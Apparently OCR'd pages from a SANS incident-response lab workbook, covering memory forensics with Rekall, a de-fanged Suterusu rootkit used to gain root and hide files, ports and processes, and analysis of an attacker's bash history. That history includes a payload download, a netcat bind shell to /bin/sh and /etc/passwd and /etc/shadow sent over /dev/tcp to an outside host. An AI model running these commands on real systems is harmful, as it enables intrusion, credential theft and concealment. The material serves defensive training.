
PID	PPID	Name	Remote IP	Remote Port
920	476	svchost.exe	172.217.6.142:80	80
2440	3632	FlashUpdate.exe	107.170.23.228:443	443
920	476	svchost.exe	216.58.194.33:443	443
2440	3632	FlashUpdate.exe	192.168.192.156:22	22
752	2624	bFLaDjtfSOWzHW	107.170.23.228:8080	8080
4	0	System	192.168.192.151:445	445
2556	3632	chrome.exe	107.170.23.228:80	80

Determine Command-Line Invocations

Next, let's start working on Question 2: *Which processes did the attacker likely run (process name and PID)?* For this, we need to fill out our Process Table.

Please copy the information from your Connections Table to the Process Table.

We now need to populate the Command-Line Invocation column of the Process Table. We can get that information by running Rekall with the dlllist module, pulling information for each process we're interested in using the syntax as follows:




```
[ ] 504_full_Pivot.dmp 17:30:00> dlllist 2440
-------------------------------> dlllist(2440)
      base        size             reason         dll_path
   ----------  ----------  --------------------  ---------

--------------------------------------------------------
FlashUpdate.ex pid: 2440
Command line : "C:\Users\Bob\Downloads\FlashUpdate.exe"
Service Pack 1
--------------------------------------------------------
      0x400000    0x16000  65535
C:\Users\Bob\Downloads\FlashUpdate.exe
    0x77630000   0x13c000  65535                C:\Windows\SYSTEM32\ntdll.dll
    0x779c0000    0xd4000  65535                C:\Windows\system32\kernel32.dll
    0x75f20000    0x4a000  65535                C:\Windows\system32\KERNELBASE.dll
    0x77db0000    0xac000  65535                C:\Windows\system32\MSVCRT.dll
    0x77b00000    0xa0000  65535                C:\Windows\system32\ADVAPI32.dll
    0x76660000    0x19000  65535                C:\Windows\SYSTEM32\sechost.dll
    0x76090000    0xa1000  65535                C:\Windows\system32\RPCRT4.dll
    0x6f290000     0x7000  65535                C:\Windows\system32\WSOCK32.dll
    0x772d0000    0x35000  65535                C:\Windows\system32\WS2_32.dll
    0x76470000     0x6000  65535                C:\Windows\system32\NSI.dll
    0x75cb0000    0x4c000  65535                C:\Windows\system32\apphelp.dll
    0x739c0000   0x218000  65535                C:\Windows\AppPatch\AcGenral.DLL
    0x75c90000    0x1b000  7                    C:\Windows\system32\SspiCli.dll
    0x77aa0000    0x57000  34                   C:\Windows\system32\SHLWAPI.dll
    0x761d0000    0x4e000  115                  C:\Windows\system32\GDI32.dll
    0x76220000    0xc9000  139                  C:\Windows\system32\USER32.dll
    0x77da0000     0xa000  17                   C:\Windows\system32\LPK.dll
    0x765c0000    0x9d000  17                   C:\Windows\system32\USP10.dll
    0x74a40000    0x40000  6                    C:\Windows\system32\UxTheme.dll
    0x74090000    0x32000  13                   C:\Windows\system32\WINMM.dll
    0x743d0000     0xf000  6                    C:\Windows\system32\samcli.dll
```

Run this command for each of the processes we have in our Process Table. Look for the `Command line :` indication for each running process, and place this information in your process table notes.


You do not have to enter this command, this is only provided for reference.
For Question 5, the rough equivalent of this command on a live Windows machine is:

```
C:\> wmic process where processid=[pid] get commandline
C:\> tasklist /m /fi "pid eq [pid]"
```

With the information we have gathered let's take a look at what the network activity side of this looks like.



As you can see `svchost.exe` is talking to Google. Let's run pstree and pay attention to the Parent ID to see what's associated with it.



```
[ ] 504_full_Pivot.dmp 17:30:42> pstree
-------------------------------> pstree()
_EPROCESS                                   ppid  thd_count  hnd_count
create_time
------------------------------------------ ------ --------- ---------- --------------
------
  0X86fcd030 csrss.exe (836)               3352        11        308  2017-04-24
19:25:39Z
. 0x87230030 conhost.exe (2132)             836         1         33  2017-04-24
20:16:50Z
. 0x86cbc030 conhost.exe (2652)             836         2         47  2017-04-24
20:20:03Z
. 0x86ebdd40 conhost.exe (3396)             836         2         52  2017-04-24
20:22:28Z
  0x8597cd40 winlogon.exe (2944)           3352         5        113  2017-04-24
19:25:39Z
  0x84f4a7e0 System (4)                       0        94        572  2017-04-24
19:21:48Z
. 0x863a3d40 smss.exe (260)                   4         3         29  2017-04-24
19:21:48Z
  0x86b089d0 csrss.exe (352)                336         9        497  2017-04-24
19:21:49Z
  0x86a8d978 wininit.exe (404)              336         3         74  2017-04-24
19:21:49Z
. 0x86cb55b0 services.exe (476)             464        11        217  2017-04-24
19:21:49Z
.. 0x86d9e030 msdtc.exe (368)               476        12        144  2017-04-24
19:21:54Z
.. 0x85b5c030 svchost.exe (608)             476         9        324  2017-04-24
19:23:54Z
.. 0x86dc9b90 svchost.exe (632)             476        11        360  2017-04-24
19:21:50Z
... 0x86d19030 WmiPrvSE.exe (1900)          632        10        195  2017-04-24
19:21:54Z
... 0x872bd030 WmiPrvSE.exe (3112)          632         8        202  2017-04-24
19:22:13Z
.. 0x86de3030 vmacthlp.exe (696)            476         3         53  2017-04-24
19:21:50Z
.. 0x86dfb390 svchost.exe (728)             476         8        281  2017-04-24
19:21:50Z
.. 0x86e0d940 svchost.exe (776)             476        22        549  2017-04-24
19:21:50Z
... 0x85812030 audiodg.exe (1292)           776         6        126  2017-04-24
20:22:26Z
.... 0x85aa1d40 explorer.exe (3632)        1292        29        864  2017-04-24
19:25:48Z
..... 0x85a56160 vmtoolsd.exe (856)        3632         6        174  2017-04-24
19:25:49Z
..... 0x872b0cc0 cmd.exe (2104)            3632         1         22  2017-04-24
20:22:28Z
...... 0x8623c2b8 winpmem_1.6.0. (3824)    2104         1         21  2017-04-24
```

```
20:23:17Z
..... 0x850ec3b8 FlashUpdate.ex (2440)     3632          5         170  2017-04-24
20:15:58Z
...... 0x8504fd40 cmd.exe (1132)           2440          1          26  2017-04-24
20:20:03Z
...... 0x87163970 cscript.exe (2624)       2440          6         190  2017-04-24
20:16:50Z
....... 0x86eb2c88 bFLaDjtfSOWzHW (752)    2624          3         120  2017-04-24
20:16:50Z
```

Now we see the `metsvc.exe` in the process tree. Next we will run `dlllist` against it.

```
[ ] 504_full_Pivot.dmp 17:31:24> dlllist 1492
-------------------------------> dlllist(1492)
      base        size             reason           dll_path
   ----------  ----------  --------------------- --------
---------------------
etsvc.exe pid: 1492
Cannand line : -
Out<17:31:24> Plugin: dlllist (winDllList)
---------------------
[ ] 504_full_Pivot.dmp 17:31:24>
```


As you can see we get no info that we would typically expect. (Look back at the first `dlllist` for what we would expect.)

Let's see if `metsvc.exe` is listening on any ports by running `netscan` again and looking through the results.

```
[ ] 504_full_Pivot.dmp 17:32:28> netscan
------------------------------> netscan()
  offset    protocol      local_addr           remote_addr        state      pid
owner        created
----------  --------  ------------------     -----------------  ------------  ----
---------    -------
0x86d0d060  TCPv4     192.168.192.153:139    0.0.0.0:0          LISTENING        4
System         -
0x86da2b60  TCPv4     0.0.0.0:49157          0.0.0.0:0          LISTENING      484
lsass.exe      -
0x86e02630  TCPv4     0.0.0.0:135            0.0.0.0:0          LISTENING      728
svchost.exe    -
0x86e02630  TCPv6     :::135                 :::0               LISTENING      728
svchost.exe    -
0x86e03518  TCPv4     0.0.0.0:135            0.0.0.0:0          LISTENING      728
svchost.exe    -
0x86e08640  TCPv4     0.0.0.0:49152          0.0.0.0:0          LISTENING      404
wininit.exe    -
0x86e0a590  TCPv4     0.0.0.0:49152          0.0.0.0:0          LISTENING      404
wininit.exe    -
0x86e0a590  TCPv6     :::49152               :::0               LISTENING      404
wininit.exe    -
0x86e1fa30  TCPv4     0.0.0.0:49153          0.0.0.0:0          LISTENING      776
svchost.exe    -
0x86e20330  TCPv4     0.0.0.0:49153          0.0.0.0:0          LISTENING      776
svchost.exe    -
0x86e20330  TCPv6     :::49153               :::0               LISTENING      776
svchost.exe    -
0x86ee9290  TCPv4     0.0.0.0:49154          0.0.0.0:0          LISTENING      920
svchost.exe    -
0x86eeae60  TCPv4     0.0.0.0:49154          0.0.0.0:0          LISTENING      920
svchost.exe    -
0x86eeae60  TCPv6     :::49154               :::0               LISTENING      920
svchost.exe    -
0x86f28b48  TCPv4     0.0.0.0:31337          0.0.0.0:0          LISTENING
1492    metsvc.exe     -
0x86f9d148  TCPv4     0.0.0.0:49156          0.0.0.0:0          LISTENING     2028
svchost.exe    -
```

It looks as though this system was already compromised!

Now let's look at a diagram of the process on how this happened.



Why This Lab Is Important

There are many types of investigations where a memory dump is the only reasonable way to discover what's actually happening. Soon, we'll be covering rootkits. They are incredibly scary and very powerful. Remember, no matter how good the attacker is, their code must run in memory. There will be a digital footprint. It's up to you to detect them.

Bonus (If Time Permits or Homework)

Investigate how you can automate the analysis of memory dumps using Rekall (http://web.rekall-innovations.com/docs/Manual/tutorial.html#_automating_rekall)

There are multiple *Easter eggs* in this lab. See if you can find some of them. Hint: Scan for open files.

Additional Resources

Related SANS classes

FOR508: Advanced Incident Response, Threat Hunting, and Digital Forensics (https://www.sans.org/course/advanced-incident-response-threat-hunting-training)

Lab 5.2: Fun with Rootkits

Brief Intro

In this lab you'll get to use and set up a very specially configured (and de-fanged) rootkit based on the Linux kernel-mode rootkit Suterusu. Lawrence Hoffman from Black Hills InfoSec has specially modified it so it's relatively safe to work with. Follow along with the lab to watch the rootkit hide itself!

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Use the Suterusu rootkit to create elevated privilege and hide the processes and ports it uses.

Walkthrough

Starting Suterusu

First we'll start the rootkit and check to see if it is listed among other kernel modules.

Navigate to the `/home/sec504/tools/suterusu` as shown here:

```
sec504@slingshot:~$ cd /home/sec504/tools/suterusu/
sec504@slingshot:~/tools/suterusu$
```

Next, load the Suterusu kernel module:

```
sec504@slingshot:~/tools/suterusu$ sudo insmod suterusu.ko
[sudo] password for sec504: sec504
```

Now, let's look to see if the module is listed:

```
sec504@slingshot:~/tools/suterusu$ lsmod
Module                  Size  Used by
vmw_vsock_vmci_transport    28672  1
vsock                  36864  2 vmw_vsock_vmci_transport
vmw_balloon            20480  0
snd_ens1371            28672  4
... omitted for space
psmouse               131072  0
syscopyarea            16384  1 drm_kms_helper
sysfillrect            16384  1 drm_kms_helper
sysimgblt              16384  1 drm_kms_helper
fb_sys_fops            16384  1 drm_kms_helper
mptspi                 24576  2
e1000                 135168  0
mptscsih               40960  1 mptspi
mptbase               102400  2 mptspi,mptscsih
scsi_transport_spi     32768  1 mptspi
drm                   364544  6 ttm,drm_kms_helper,vmwgfx
pata_acpi              16384  0
fjes                   28672  0
sec504@slingshot:~/tools/suterusu$ lsmod | grep suterusu
sec504@slingshot:~/tools/suterusu$
```

The `lsmod` command displays a list of all loaded kernel modules. Notice that the Suterusu kernel module is conspicuously absent. This is because the kernel module intercepts attempts to discover its presence, removing itself from the output

Accessing the Rootkit and Becoming Root

The sock program is the client for Suterusu. It can be accessed remotely by having a Netcat listener feed commands to it, or it can be run locally. For this lab, we will be running it locally.

Use the `sock` command to gain root access through the rootkit, as shown:

```
sec504@slingshot:~/tools/suterusu$ ./sock 0
Dropping to root shell
#
```

This command tells the `sock` program to access the rootkit with user ID 0 (root) privileges. We can prove that by running a few commands to confirm:

- `id`
- `whoami`
- `pwd`

```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# pwd
/home/sec504/tools/suterusu
```

Exit the `sock` session after running these commands:

```
# exit
sec504@slingshot:~/tools/suterusu$
```

Creating and Hiding a Directory

Now we are going to create and hide a directory with Suterusu. First, create the directory to hide from your root-privileged `sock` session:

```
# mkdir HIDEME
```

Next, open a new terminal window. Change to the `/home/sec504/tools/suterusu` directory to see the `HIDEME` directory name, as shown here:

```
sec504@slingshot:~$ cd tools/suterusu/
sec504@slingshot:~/tools/suterusu$ ls
common.h   keylogger.c  Makefile         README.md  suterusu.ko      util.o
dlexec.c   keylog.h     module.c         serve.c    suterusu.mod.c
HIDEME     LICENSE      module.o         sock       suterusu.mod.o
hookrw.c   main.c       modules.order    sock.c     suterusu.o
icmp.c     main.o       Module.symvers   suterusu   util.c
```

The `HIDEME` directory is in the middle of the first column in this example. Depending on your terminal size, it may be in a different location on your system.

We can see the `HIDEME` directory in this output, now let's hide it!

Return to the terminal where you previously ran the `sock` command. Hide the `HIDEME` directory as shown here:

```
sec504@slingshot:~/tools/suterusu$ ./sock 11 HIDEME
Hiding file/dir HIDEME
```

Verifying the Hidden Directory

Return to the second terminal window and run the `ls` command again:

```
sec504@slingshot:~/tools/suterusu$ ls
common.h     keylog.h   module.c         serve.c      suterusu.mod.c
dlexec.c     LICENSE    module.o         sock         suterusu.mod.o
hookrw.c     main.c     modules.order    sock.c       suterusu.o
icmp.c       main.o     Module.symvers   suterusu     util.c
keylogger.c  Makefile   README.md        suterusu.ko  util.o
```

Here we see that the `HIDEME` directory is now missing from the `ls` output, suppressed by the rootkit.

Hiding a Listening Port

Now we are going to hide a Netcat UDP listener on port 1337. To do this, we need to start the listener and then tell the `sock` client to hide that specific port.

First, start the Netcat listener as a background task by adding the ampersand (`&`) to the end of the command line:

```
sec504@slingshot:~/tools/suterusu$ nc -lu -p 1337 &
[1] 8968
```

The & at the end is critical so we can get our shell back to keep working in the terminal.

Next, tell the rootkit to hide the port:

```
sec504@slingshot:~/tools/suterusu$ ./sock 7 1337
Hiding UDPv4 port 1337
```

This will tell the rootkit to hide UDP port 1337 from some Linux utilities.

Verifying the Hidden Port

Open a new terminal. Access the root account with the `sudo` utility:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

Determine if you can detect the listening UDP port using the `lsof` utility, as shown:

```
root@slingshot:~# lsof -i -P | grep 1337
root@slingshot:~#
```

Now, let's try Netstat. It is always a good idea to get a second opinion!

```
root@slingshot:~# netstat -nao | grep 1337
root@slingshot:~#
```

The rootkit suppresses the presence of the listener on UDP port 1337.

We can still find the Netcat listener if we look at the processes instead. In this situation, we will be looking for the port string (1337). We could've also looked for the string "nc", however, that returns a lot of results and is kind of messy.

Let's catch the process. Run the `ps` command as shown here:

```
root@slingshot:~# ps aux | grep 1337
sec504     8968  0.0  0.0   6496  1776 pts/1    S     12:21   0:00 nc -lu -p 1337
sec504     9067  0.0  0.0  14224   924 pts/1    S+    12:36   0:00 grep --color=auto
1337
root@slingshot:~#
```

Note that your output will look slightly different than the example shown here.

This is getting a bit contrived because as an investigator you would have to know exactly what to look for. But, it does show that these things can be detected.

Hiding a Process

Next, let's make the process disappear.

Return to the terminal window where you ran the `sock` command. Identify the process ID for the `nc` listener you opened earlier in this lab using the `ps` command:

```
sec504@slingshot:~/tools/suterusu$ ps aux | grep 1337
sec504     8968  0.0  0.0   6496  1776 pts/1    S    12:21   0:00 nc -lu -p 1337
sec504     9081  0.0  0.0  14224   972 pts/1    S+   12:38   0:00 grep --color=auto
1337
```

The first line of output from the `ps` command shows the `nc` process. The second column shows the process ID. In this example, the process ID for the `nc` listener is *8968*.

> *Identify the process ID for your `nc` listener. Note that the process ID will be different than the example shown here.*

```
sec504@slingshot:~/tools/suterusu$ ./sock 1 8968
Hiding PID 8968
```

Return to the second terminal. Run the `ps` command to find the `nc` process again (since it was the last command you ran in this terminal, you can press the up arrow to recall the command, then press Enter):

```
sec504@slingshot:~/tools/suterusu$ ps aux | grep 1337
sec504     9158  0.0  0.0  14224   916 pts/1    S+   12:45   0:00 grep --color=auto
1337
```

> *Note that here, the presence of the `nc` process is suppressed from the process list.*

Cleanup

Now, let's take a few moments and reboot our systems. This rootkit is not persistent through a reboot:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504:
root@slingshot:~#
root@slingshot:~# shutdown -r now
```

Why This Lab Is Important

Please take a moment and consider how easy this rootkit is to use and manage. Understand that this is not an outlier – many rootkits are actually easier to use! For instance, most of the stealthy features would be automatically done for the attacker.

Bonus (If Time Permits or Homework)

Find and experiment with other rootkit tools. Many security researchers use the great work done at Contagio (http://contagiodump.blogspot.com/). These are the most powerful tools defenders need to detect and respond to. Download the sample sets and see if you're up to the challenge the real attackers are doing.

Additional Resources

Caution: This is a very active and deep area of research. This could be a denial of service on your time!

- https://zeltser.com/malware-sample-sources/ (https://zeltser.com/malware-sample-sources/)
- http://www.openrce.org/downloads/ (http://www.openrce.org/downloads/)
- https://www.exploit-db.com/ (https://www.exploit-db.com/)

Lab 5.3: Shell History Analysis

Brief Intro

An attacker may leave traces that we can use to see what they've been up to. In this lab, we'll follow the shell history of an attacker to see what they've been doing with one of our systems, and to determine the next steps we should take in our investigation.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Review the shell history in `/home/tools/history_exercise/.bash_history` and determine what happened. Document the commands used in your workbook, on a scrap piece of paper, or in your favorite editor.

Walkthrough

Analyzing a Shell History File

For this lab, we will analyze a `.bash_history` file from a compromised machine. This file was retrieved from the `/root` directory on a compromised Linux system.

A copy of this history file is located on the course USB in the Linux directory. It is also located in `/home/tools/history_exercise/.bash_history`.

In this lab, you will analyze the file to determine the attacker's moves, identify the artifacts the attacker left on the machine, and ascertain which other machines and accounts the attacker might have compromised.

To achieve these goals, you'll need to open the `.bash_history` file in a text editor, such as gedit. Then, follow along with the pages of this book, writing in your analysis of each command typed by the attacker.

In this attack, the bad guy might have used a mixture of techniques you are familiar with, as well as techniques you haven't yet seen. For any commands you are unfamiliar with, feel free to experiment with those commands on the course VMware Linux image to get a better feel for what the attacker is doing. Of course, in a real case, you would only execute such commands for experimental purposes on a lab machine, not the actual machine associated with the investigation.

After completing your analysis, this book includes a description of each command used by the attacker, along with the reason the attacker likely used it. If you get stuck, feel free to flip ahead in the book to these answers for information and inspiration.

Initial Action on the System

Begin by opening the history file in your favorite Linux text editor, such as `gedit`:

```
sec504@slingshot:~$ gedit /home/tools/history_exercise/.bash_history
```

Let's look at the first five commands in the file:

- `whoami`
- `id`
- `unname -a`
- `uname -a`
- `nc`

Write your analysis of why the attacker executed each command and what it might tell us about the attacker. If you aren't familiar with the command used, read the manual page for the command by running `man` `command` *at a terminal prompt.*

Filesystem Interactions

Continue your analysis by indicating the purpose of each of the following commands:

- `mkdir /etc/initd`
- `cd /etc/initd`
- `wget 10.10.10.18/kit.tgz`
- `tar xfvz kit.tgz`
- `mv nc init`

Be sure to not only say what the command does, but what they might tell us about the attacker.

Launching Processes (Part 1)

Next, the attacker appears to be launching some processes:

- `echo "while :; do echo "Started"; /etc/initd/init -l -p 8080 -e /bin/sh; done" > init.conf`
- `nohup init.conf &`
- `nohup ./init.conf &`
- `chmod 555 init.conf`
- `nohup ./init.conf &`
- `lsof -Pi | grep 8080`

Please describe the likely intention of the attacker for each of these commands.

Launching Processes (Part 2)

Here is the last set of commands typed by the attacker:

- `cat /etc/passwd > /dev/tcp/10.10.10.18/443`
- `cat /etc/shadow > /dev/tcp/10.10.10.18/443`
- `./tcpdump -n -s0 -w init.out port 80 &`
- `vi /var/log/messages`
- `netstat -nat`
- `ssh tom@10.11.12.15`
